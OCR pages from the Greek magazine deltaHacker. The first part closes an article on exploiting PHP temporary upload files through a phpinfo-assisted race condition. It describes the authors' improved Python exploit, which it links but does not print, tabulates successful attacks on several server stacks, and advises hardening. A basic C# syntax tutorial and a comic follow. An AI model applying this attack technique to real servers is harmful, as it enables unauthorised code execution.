- **ii.** Αυτή η επιλογή δεν βασίζεται σε κάποιο bug (που αύριο θα μπορούσε να διορθωθεί) κι ακριβώς γι' αυτό είναι η αγαπημένη του γράφοντα. Αυτή τη φορά πραγματοποιούμε αδιάκοπες και πολλαπλές επιθέσεις, έως ότου κάποιο process προλάβει να αξιοποιήσει το προσωρινό αρχείο πριν διαγραφεί. Το μικρό στρες που θα προκαλέσουμε στον server θα αυξήσει τις πιθανότητες επιτυχίας και, καθώς δεν στηριζόμαστε σε κάποιο bug, γνωρίζουμε ότι η επίθεση θα συνεχίσει να λειτουργεί. Βέβαια, η συγκεκριμένη λύση παρουσιάζει κι ένα μειονέκτημα: Προϋποθέτει τη λειτουργία της συνάρτησης phpinfo για την εύρεση του ονόματος του προσωρινού αρχείου, επομένως δεν είναι σίγουρο ότι θα δουλέψει παντού.

Το δικό μας exploit


Το exploit βασίζεται σε όλα όσα είπαμε παραπάνω και είναι γραμμένο σε Python. Ουσιαστικά, αποτελεί μια τροποποιημένη (και κατά την ταπεινή μας άποψη βελτιωμένη) εκδοχή του exploit που είχε δημοσιευτεί από το insomnia security (`http://goo.gl/VncsjK`). Οι βελτιώσεις μας εντοπίζονται στα εξής σημεία:

- Εκτελείται τόσο σε Windows όσο και σε Linux, χωρίς κάποια τροποποίηση.
- Ενσωματώνει και τις δύο επιλογές που αναφέραμε παραπάνω για την αξιοποίηση του προσωρινού αρχείου και επιλέγει αυτόματα την καταλληλότερη.
- Ο χρήστης μπορεί να καθορίσει πολύ περισσότερες παραμέτρους, όπως το πλήθος των χαρακτήρων που θα χρησιμοποιηθούν για το φούσκωμα των HTTP headers, το όνομα του καταλόγου με τα προσωρινά αρχεία του server, το λειτουργικό σύστημα του server κ.ά.


Μπορείτε να κατεβάσετε το αναβαθμισμένο πρόγραμμα από το `http://bit.ly/dh040cusexp`. Πριν αρχίσετε τις δοκιμές, θα σας προτείναμε να μελετήσετε τον κώδικα διεξοδικά, για να αφομοιώσετε όσα περιγράψαμε. Όπως αναφέραμε και στην αρχή, η συγκεκριμένη επίθεση επιτυγχάνει υπό προϋποθέσεις. Ωστόσο, η μελέτη της αποτελεί μια καλή ευκαιρία για να εστιάσουμε σε μερικές κρίσιμες λεπτομέρειες της λειτουργίας της PHP. Εξάλλου, η ύπαρξη της επίθεσης αναδεικνύει και την τερά-

στια προσοχή που πρέπει να δείχνουμε κατά τη ρύθμιση της PHP: Είναι φρόνιμο να απενεργοποιούμε πάντα τις πιθανώς επικίνδυνες συναρτήσεις (phpinfo, passthru, κ.λπ.) ενώ ο interpreter της γλώσσας πρέπει να εκτελείται από ένα λογαριασμό χρήστη με τα απολύτως απαραίτητα δικαιώματα πρόσβασης κι όχι περισσότερα. Κι αν δεν έχετε καταλάβει ακόμα γιατί σας τα λέμε όλα αυτά, δείτε τον πίνακα με τα αποτελέσματα των δοκιμών μας. Δεν είναι κι άσχημα :D

Λειτουργικό Σύστημα	Web Server	PHP Version	Αποτέλεσμα Εκτέλεσης Xploit
Windows	WAMPx64 v. 2.5 Apache 2.4.9	5.5.12	Επιτυχημένο
Windows	XAMPP v.5.6.3 Apache 2.4.10 (win32)	5.6.3	Επιτυχημένο
Windows	IIS 7	5.5.11	Επιτυχημένο
Linux (CentOS 6.5) x32	Apache 2.2.15	5.3.3	Επιτυχημένο
Linux (CentOS 6.5) x64	Apache 2.2.15	5.4.36	Επιτυχημένο
Linux (CentOS 6.5) x64	NginX 1.6.1	5.4.36	Αποτυχημένο




Αυτός ο server τρέχει Windows και το WAMP stack. Η επίθεση πέτυχε και βλέπουμε το λογαριασμό χρήστη από τον οποίο εκτελούνται τα script της PHP. Με την ευκαιρία, να πούμε ότι μόνο στην περίπτωση του WAMP λειτούργησε το κόλπο με τη διπλή ανακατεύθυνση, που μεταμορφώνεται σε αστερίσκο και λειτουργεί σαν μπαλαντέρ.



Το συγκεκριμένο θύμα τρέχει Windows και το XAMPP stack. Η επίθεση υπήρξε και πάλι επιτυχημένη.

Skill: Intermediate
Tags: .NET, C#, constants, variables, readonly variables, flow control structures



Ανάπτυξη εφαρμογών σε C# για το .NET [μέρος 2ο]

Στο προηγούμενο τεύχος αναφερθήκαμε στα χαρακτηριστικά της πλατφόρμας .NET και στους λόγους για τους οποίους πιστεύουμε ότι η ενασχόληση μαζί της προσφέρει πολλαπλά οφέλη. Φυσικά, δεν παραλείψαμε να μιλήσουμε και για τη διαρκώς αναπτυσσόμενη γλώσσα C#. Σ' αυτό το τεύχος θα συνεχίσουμε τη γνωριμία μας με τη συγκεκριμένη γλώσσα προγραμματισμού και θα εξετάσουμε τα βασικά στοιχεία του συντακτικού της.

Για την ώρα έχουμε περιγράψει όλα τα προσόντα της πλατφόρμας .NET, αλλά δεν έχουμε δει κανένα από αυτά στην πράξη. Εξίσου περιορισμένη είναι και η επαφή μας με τη γλώσσα C#, που θα μας συντροφεύσει στα υπόλοιπα μέρη αυτής της σειράς άρθρων. Μιλάμε για μια γλώσσα η οποία, δεν σας το κρύβουμε, έχει ενθουσιάσει προ πολλού τον γράφοντα και έχει κερδίσει μια θέση στην καρδιά του, ακριβώς δίπλα στην Python! (Σ.τ.Ε. Εντάξει, προς στιγμήν τρόμαξα.) Πριν αρχίσετε να διαμαρτύρεστε και να φωνάζετε ότι το περιεχόμενο της τελευταίας πρότασης συνιστά ιεροσυλία, δώστε μας λίγο χρόνο να εξηγηθούμε[1]. Ίσως στο τέλος να πείσουμε κι εσάς ;)

Στο μικρό δείγμα κώδικα που έχουμε δει ως τώρα, είναι πολύ πιθανό να εντοπίσατε την ομοιότητα ανάμεσα στο συντακτικό της C# και της PHP. Μην σας κάνει εντύπωση αυτό. Οι δύο γλώσσες παρουσιάζουν πάρα πολλές διαφορές και σε πολλά επίπεδα, αλλά έχουν κληρονομήσει πολλά στοιχεία του συντακτικού τους από τη γιαγιά C. Τα μπλοκ κώδικα οριοθετούνται με άγκιστρα (brackets). Κάθε γραμμή κώδικα τερματίζεται πάντα με τον χαρακτήρα του ελληνικού ερωτηματικού (semicolon). Τα κενά, σε αντίθεση με την αγαπημένη μας Python, στην οποία αποτελούν τμήμα του συντακτικού, δεν παίζουν κανένα ρόλο κι εξυπηρετούν μόνο στην εύκολη ανάγνωση του κώδικα από τους ανθρώπους. Αυτή η ομοιότητα επεκτείνεται και στα σχόλια, που επιτρέπεται είτε να περιορίζονται σε μία μόνο γραμμή είτε να εκτείνονται σε πολλές. Στην πρώτη περίπτωση, τα σχόλια ξεκινούν με τη χρήση δύο καθέτων (backslash), ενώ στη δεύτερη το μπλοκ με τα σχόλια ξεκινά με τους χαρακτήρες "/*" και τερματίζεται με τους "*/".

```
Κώδικας // αυτό είναι σχόλιο μιας γραμμής
Κώδικας
/*
 αυτό είναι
 σχόλιο πολλαπλών
 γραμμών
*/
Κώδικας
Κώδικας
```

Μήπως έχουμε δημιουργήσει την εντύπωση ότι η C# και η PHP είναι πολύ όμοιες; Ελπίζουμε πώς όχι, γιατί οι ομοιότητές τους περιορίζονται κυρίως στο συντακτικό και τελειώνουν κάπου εδώ. Αν συνεχίσουμε τη γνωριμία μας με τη C# θα αναδειχτούν και οι θεμελιώδεις διαφορές τους.

Μεταβλητές και τελεστές

Η C#, σε αντίθεση με τις Python και PHP, ανήκει σε μια ομάδα γλωσσών που χαρακτηρίζονται ως strongly typed. Αυτό σημαίνει δύο πράγματα: Αφενός, για να χρησιμοποιήσουμε μια μεταβλητή πρέπει να πρώτα να την έχουμε δηλώσει. Αφετέρου, κατά τη δήλωση μιας μεταβλητής πρέπει να προσδιορίσουμε οπωσδήποτε τον τύπο της ή την κλάση στην οποία ανήκει:

1. Ίσως κάπου εδώ να επιβάλλεται η αναφώνηση της διάσημης φράσης "Πάταξον μεν, άκουσον δε".

```
int my_integer = 0 ;
Dog my_object = new Dog(parametroi) ;
```

Οι παραπάνω δηλώσεις δημιουργούν δύο μεταβλητές: Η πρώτη έχει τη δυνατότητα αποθήκευσης ακέραιων αριθμών, ενώ η δεύτερη περιέχει ένα αντικείμενο της κλάσης Dog. Οι δηλώσεις του παραδείγματος λειτουργούν και σαν ορισμοί, αφού αποδίδουν στις μεταβλητές τιμή. Αυτό όμως δεν είναι απαραίτητο. Θα μπορούσαμε μόνο να έχουμε δηλώσει τη μεταβλητή my_integer χωρίς να της δώσουμε ταυτόχρονα την τιμή μηδέν, όπως επίσης θα μπορούσαμε να είχαμε δηλώσει τη μεταβλητή my_object, χωρίς να αρχικοποιήσουμε το αντικείμενο Dog. Η δήλωση μιας μεταβλητής στη C# μπορεί να συνοδεύεται και από κάποιον "τροποποιητή πρόσβασης" (access modifier). Οι επιλογές για το είδος πρόσβασης είναι παρόμοιες μ' εκείνες που συναντάμε σε άλλες γλώσσες προγραμματισμού και φαίνονται στον ακόλουθο πίνακα:

public	Η πρόσβαση στο στοιχείο δεν περιορίζεται
protected	Η πρόσβαση στο στοιχείο περιορίζεται στα υπόλοιπα στοιχεία της κλάσης που αυτό ανήκει, καθώς και στα στοιχεία των υποκλάσεων
internal	Η πρόσβαση περιορίζεται στην τρέχουσα λειτουργική μονάδα του προγράμματος
private	Η πρόσβαση περιορίζεται εντός του συγκεκριμένου μπλοκ κώδικα

Για την ονομασία των μεταβλητών της C# ισχύουν οι λίγο-πολύ αναμενόμενοι κανόνες. Ένα όνομα μεταβλητής μπορεί να περιέχει γράμματα του λατινικού αλφαβήτου, αριθμητικά ψηφία ή και τον χαρακτήρα της "κάτω παύλας" (underscore). Ο πρώτος χαρακτήρας του ονόματος δεν μπορεί να είναι ποτέ αριθμητικό ψηφίο, ενώ γίνεται και διάκριση μεταξύ πεζών και κεφαλαίων χαρακτήρων. Ο χειρισμός των μεταβλητών στη C# πραγματοποιείται με τη βοήθεια των τελεστών, που είναι ίδιοι με αυτούς που γνωρίζουμε από την PHP κι άλλες γλώσσες.

Αριθμητικοί	+ - * / %
Λογικοί	& | ^ ! ~ && ||
Αύξηση, μείωση	-- ++
Ολίσθηση	<< >>
Σχεσιακοί	== != < > <= >=
Εκχώρησης	= += -= *= /= %= &= |= ^= <<= >>=
Τριαδικός	?:

Σταθερές

Όπως και οι μεταβλητές, οι σταθερές παραπέμπουν σε συγκεκριμένες θέσεις της μνήμης. Ωστόσο, τα δεδομένα που περιέχονται σ' αυτές τις θέσεις καθορίζονται κατά τη δήλωση της σταθεράς κι όχι κατά το χρόνο εκτέλεσης του προγράμματος. Έτσι, η τιμή μιας σταθεράς είναι αδύνατο να τροποποιηθεί σε οποιαδήποτε φάση της εκτέλεσης του προγράμματος. Για τον ορισμό μιας σταθεράς χρησιμοποιούμε τη λέξη κλειδί const, ακριβώς πριν από τον τύπο (ή την κλάση):

```
const string MY_MAGAZINE = "deltaHacker" ;
```

Κατά παράδοση, στα ονόματα των σταθερών συνηθίζουμε να χρησιμοποιούμε κεφαλαίους χαρακτήρες, αν και δεν είναι υποχρεωτικό από την ίδια τη γλώσσα. Το γεγονός ότι ο καθορισμός της τιμής μιας σταθεράς δεν μπορεί να γίνει κατά το χρόνο εκτέλεσης του προγράμματος, αφαιρεί πολλούς πόντους από την ευελιξία των σταθερών. Η C# προσφέρει μια ενδιάμεση λύση: Τις μεταβλητές που μπορούν μόνο να αναγνωστούν (read only). Μια μεταβλητή που θα δηλωθεί ως read only μπορεί να πάρει μια οποιαδήποτε τιμή κατά την εκτέλεση του προγράμματος. Όμως, άπαξ και λάβει μια τιμή, αυτή δεν μπορεί πλέον να τροποποιηθεί. Η δήλωση μιας τέτοιας μεταβλητής γίνεται με τη χρήση της λέξης κλειδί readonly:

```
string x = "delta" ;
string y = "Hacker" ;
[...]
readonly string magName = x + y ; /* ΣΩΣΤΟ: Οι μεταβλητές read only
                                     επιτρέπουν τον ορισμό
                                     τιμής κατά την εκτέλεση του
                                     προγράμματος. */
const string MAG = x + y ; /* <- ΛΑΘΟΣ: Οι σταθερές ΔΕΝ επιτρέπουν τον
                                ορισμό τιμής κατά την εκτέλεση
                                του προγράμματος! */
magName = "xyz" ; /* <- ΛΑΘΟΣ: Η τιμή magName έχει οριστεί ήδη και δεν
                      γίνεται να τροποποιηθεί! */
```

Απαριθμήσεις

Οι απαριθμήσεις --γνωστές ως enumerations-- αποτελούν έναν κομψό τρόπο για τη δημιουργία και το χειρισμό μιας συλλογής από αριθμητικά μεγέθη. Κλασικό παράδειγμα αποτελεί μια απαρίθμηση με τις ημέρες της εβδομάδας:

```
enum Day{ Sun, Mon, Tue, Wed, Thu, Fri, Sat } ;
```

Η αναφορά στην τιμή ενός μέλους της απαρίθμησης επιτυγχάνεται με τη χρήση της τελείας:

```
Day today = Day.Mon ;
```

Φυσικά, σε κάθε μέλος μιας απαρίθμησης μπορούμε να δώσουμε όποια αριθμητική τιμή θέλουμε. Αυτή η αντιστοίχηση μπορεί να πραγματοποιηθεί και κατά τη δήλωση της απαρίθμησης:

```
enum Categories{ A=1, B=3, C=0, D=A+B } ;
```

Εκτός από τον αυστηρό καθορισμό όλων των τιμών, έχουμε και την επιλογή του καθορισμού της τιμής του πρώτου στοιχείου και τον αυτόματο καθορισμό των υπολοίπων (με αύξηση της τιμής εκκίνησης κατά μια μονάδα). Έτσι, για να δημιουργήσουμε μια απαρίθμηση των ημερών της εβδομάδας, ξεκινώντας με το 1 για την Κυριακή και φτάνοντας στο 7 για το Σάββατο, θα μπορούσαμε να γράψουμε κάτι τέτοιο:

```
enum Day{ Sun=1, Mon, Tue, Wed, Thu, Fri, Sat } ;
```

Από προεπιλογή, κάθε στοιχείο μιας απαρίθμησης ορίζεται ως int. Κάτι τέτοιο μπορεί να αλλάξει δηλώνοντας τον επιθυμητό τύπο των μελών, ακριβώς μετά το όνομα της απαρίθμησης και πριν από τον προσδιορισμό των μελών της:

```
enum Day:sbyte{ Sun, Mon, Tue, Wed, Thu, Fri, Sat } ;
```


Στοιχεία δομημένου προγραμματισμού

Όπως καταλαβαίνετε, έφτασε η ώρα να δούμε εν τάχει τις δομές ελέγχου και επανάληψης, που είναι γνωστές και σαν flow control structures. Σε ό,τι αφορά στον έλεγχο της ροής εκτέλεσης ενός προγράμματος, η C# διαθέτει δύο δομές που λογικά θα γνωρίζετε από άλλες γλώσσες προγραμματισμού. Υποστηρίζει όμως κι έναν τελεστή που, ενώ υπάρχει και σε άλλες γλώσσες, δεν είναι ιδιαίτερα γνωστός. Ας ξεκινήσουμε με τις δομές if, που έχουν την εξής γενική μορφή:

```
if (συνθήκη A) {
  μπλοκ κώδικα A
}
else if (συνθήκη B) {
  μπλοκ κώδικα B
}
else {
  μπλοκ κώδικα Γ
}
```

Η δεύτερη δομή ελέγχου είναι η εξίσου γνωστή switch. Με τη βοήθειά της μπορούμε να ομαδοποιήσουμε ένα σύνολο ελέγχων στην τιμή μιας μεταβλητής. Η γενική μορφή της δομής switch έχει ως εξής:

```
switch (μεταβλητή) {
     case τιμή_1:
```



Η αλλαγή της τιμής των δηλωμένων σταθερών const και readonly δεν είναι εφικτή. Η λεπτή διαφορά μεταξύ τους, βρίσκεται στο ότι οι σταθερές readonly είναι δυνατόν να αρχικοποιηθούν κατά το χρόνο εκτέλεσης, ενώ οι const έχουν σταθερή τιμή από κατασκευής του προγράμματος.

```
            εντολή A;
            break;
        case τιμή_2:
            εντολή B;
            break;
        default:
            εντολή XΨZ;
            break;
    }
```

Ο τελεστής που αναφέραμε προηγουμένως έχει τον παράξενο χαρακτηρισμό "τριαδικός", αν και στην ουσία εκτελεί έναν έλεγχο και μια απλή διακλάδωση. Αναφερόμαστε στο λατινικό ερωτηματικό, που χρησιμοποιείται με τον ακόλουθο τρόπο:

```
    μεταβλητή = (συνθήκη) ? τιμή_A : τιμή_B
```

Αν το αποτέλεσμα της συνθήκης είναι αληθές, η μεταβλητή παίρνει την τιμή_A. Διαφορετικά, η μεταβλητή παίρνει την τιμή_B.

Αν και δεν το σχεδιάζαμε, παρουσιάζοντας τη δομή switch φάνηκε η χρήση ενός συντακτικού στοιχείου των παλιών (αν όχι αρχαίων) γλωσσών προγραμματισμού. Αναφερόμαστε στις ετικέτες, που μπορείτε να τις φαντάζεστε σαν anchor links εντός

του κώδικα. Με απλά λόγια, αποτελούν συγκεκριμένα σημεία του κώδικα, στα οποία μπορούμε να μεταβούμε ανά πάσα στιγμή με τη βοήθεια της εντολής goto. Οι ετικέτες ορίζονται με μια λέξη η οποία βρίσκεται στην αρχή της γραμμής και ακολουθείται μόνο από τον χαρακτήρα της άνω–κάτω τελείας (colon). Πριν προχωρήσουμε, πρέπει να πούμε ότι τόσο οι ετικέτες όσο και η εντολή goto, αποτελούν συστατικά του μη δομημένου προγραμματισμού. Μάλιστα, η εντολή goto θεωρείται κόκκινο πανί στη Java και ενώ αποτελεί δεσμευμένη λέξη του συντακτικού της γλώσσας, την ίδια στιγμή είναι απαγορευμένη και δεν υλοποιείται με κάποιον τρόπο. Η C# φαίνεται να ξεπερνά αυτές τις ιδεολογικές αγκυλώσεις κι επιτρέπει τη χρήση της goto χωρίς κανένα πρόβλημα. Πάντως, η αλήθεια είναι ότι η χρήση της συγκεκριμένης εντολής πρέπει να αποφεύγεται, αφού καταστρέφει ανεπανόρθωτα τη δομή και την "καθαρότητα" ενός προγράμματος.

Σε ό,τι αφορά στις επαναλήψεις, η C# διαθέτει τέσσερεις δομές που θα σας φανούν γνώριμες από την PHP και την Python. Η πρώτη από αυτές είναι η do, που έχει την εξής ιδιαιτερότητα: Ο κώδικας που βρίσκεται στο σχετικό μπλοκ εκτελείται πάντα, τουλάχιστον μία φορά…

```
do {
  κώδικας
} while (συνθήκη)
```


Παρόμοια δομή επαναλήψεων είναι η while, με τη διαφορά ότι ο κώδικας του σχετικού μπλοκ ενδέχεται να μην εκτελεστεί καμία φορά. Αυτό συμβαίνει γιατί η συνθήκη επανάληψης προηγείται του κώδικα.

```
while (συνθήκη) {
  κώδικας
}
```

Όταν ο αριθμός των επαναλήψεων είναι προκαθορισμένος, μπορούμε να χρησιμοποιήσουμε τη δομή for:

```
for (μετρητής ; συνθήκη ; αλλαγή_τιμής_μετρητή) {
  κώδικας
}
```

Ως γνωστόν, ο μετρητής αποτελεί μια μεταβλητή που συνήθως αρχικοποιείται κατά τη συγκρότηση της δομής for. Η τιμή αυτής της μεταβλητής αλλάζει με τον τρόπο που καθορίζει ο κώδικας στη θέση "αλλαγή_τιμής_μετρητή" (συνήθως πρόκειται για αύξηση ή για μείωση της τιμής κατά μία μονάδα). Αυτές οι μεταβολές επαναλαμβάνονται μέχρι η τιμή της μεταβλητής να ικανοποιήσει τη συνθήκη… "συνθήκη". Η τελευταία δομή επαναλήψεων είναι η foreach. Με τη βοήθειά της μπορούμε να διατρέξουμε εύκολα τα στοιχεία ενός ολόκληρου πίνακα, χωρίς να γνωρίζουμε το ακριβές τους πλήθος. Εκτός από πίνακες, η foreach μπορεί να λειτουργήσει και με αντικείμενα που υλοποιούν το interface ονόματι System.Collections.IEnumerable.



Η εξέλιξη της γλώσσας C# είναι αδιάκοπη και σε κάθε έκδοση προστίθενται νέα χαρακτηριστικά.

Στην περίπτωση της C#, η σύνταξη της foreach διαφέρει ελάχιστα από αυτήν που γνωρίζουμε από την PHP:

```
foreach (στοιχείο in συλλογή) {
  κώδικας
}
```

Ο κώδικας του παραπάνω μπλοκ θα εκτελεστεί τόσες φορές, όσα είναι και τα στοιχεία της "συλλογής". Σε κάθε επανάληψη, η μεταβλητή "στοιχείο" αποκτά σαν τιμή ένα από τα στοιχεία της "συλλογής".

Η παρουσίαση των βασικών στοιχείων του συντακτικού μιας γλώσσας δεν αποτελεί και το πιο ενδιαφέρον στάδιο της εκμάθησης, αλλά είναι αναγκαίο. Στα επόμενα άρθρα θα επανορθώσουμε με περισσότερο αληθινό κώδικα και παραδείγματα που θα στηρίζονται σε όσα έχουμε πει.

COOKIES


ΑΧ ΠΩΣ ΚΑΤΑΝΤΗΣΕ Η ΣΗΜΕΡΙΝΗ ΝΕΟΛΑΙΑ ΜΕ ΤΑ ΙΝΤΕΡΝΕΤΙΑ ΚΑΙ ΤΑ ΦΕΪΖΜΠΟΥ...
...ΚΑΘΟΝΤΑΙ ΑΠΟΜΟΝΩΜΕΝΟΙ...
...ΑΣΧΟΛΟΥΝΤΑΙ ΜΕ ΤΙΣ ΩΡΕΣ ΜΕ ΠΡΑΓΜΑΤΑ ΑΝΟΥΣΙΑ ΚΑΙ ΒΑΡΕΤΑ...
...ΑΣΕ ΠΟΥ ΕΚΕΙ ΜΕΣΑ ΒΡΙΣΚΕΙΣ ΟΤΙ ΑΝΩΜΑΛΙΑ ΜΠΟΡΕΙΣ ΝΑ ΦΑΝΤΑΣΤΕΙΣ!
ΠΑΝΟΣ

deltahacker.gr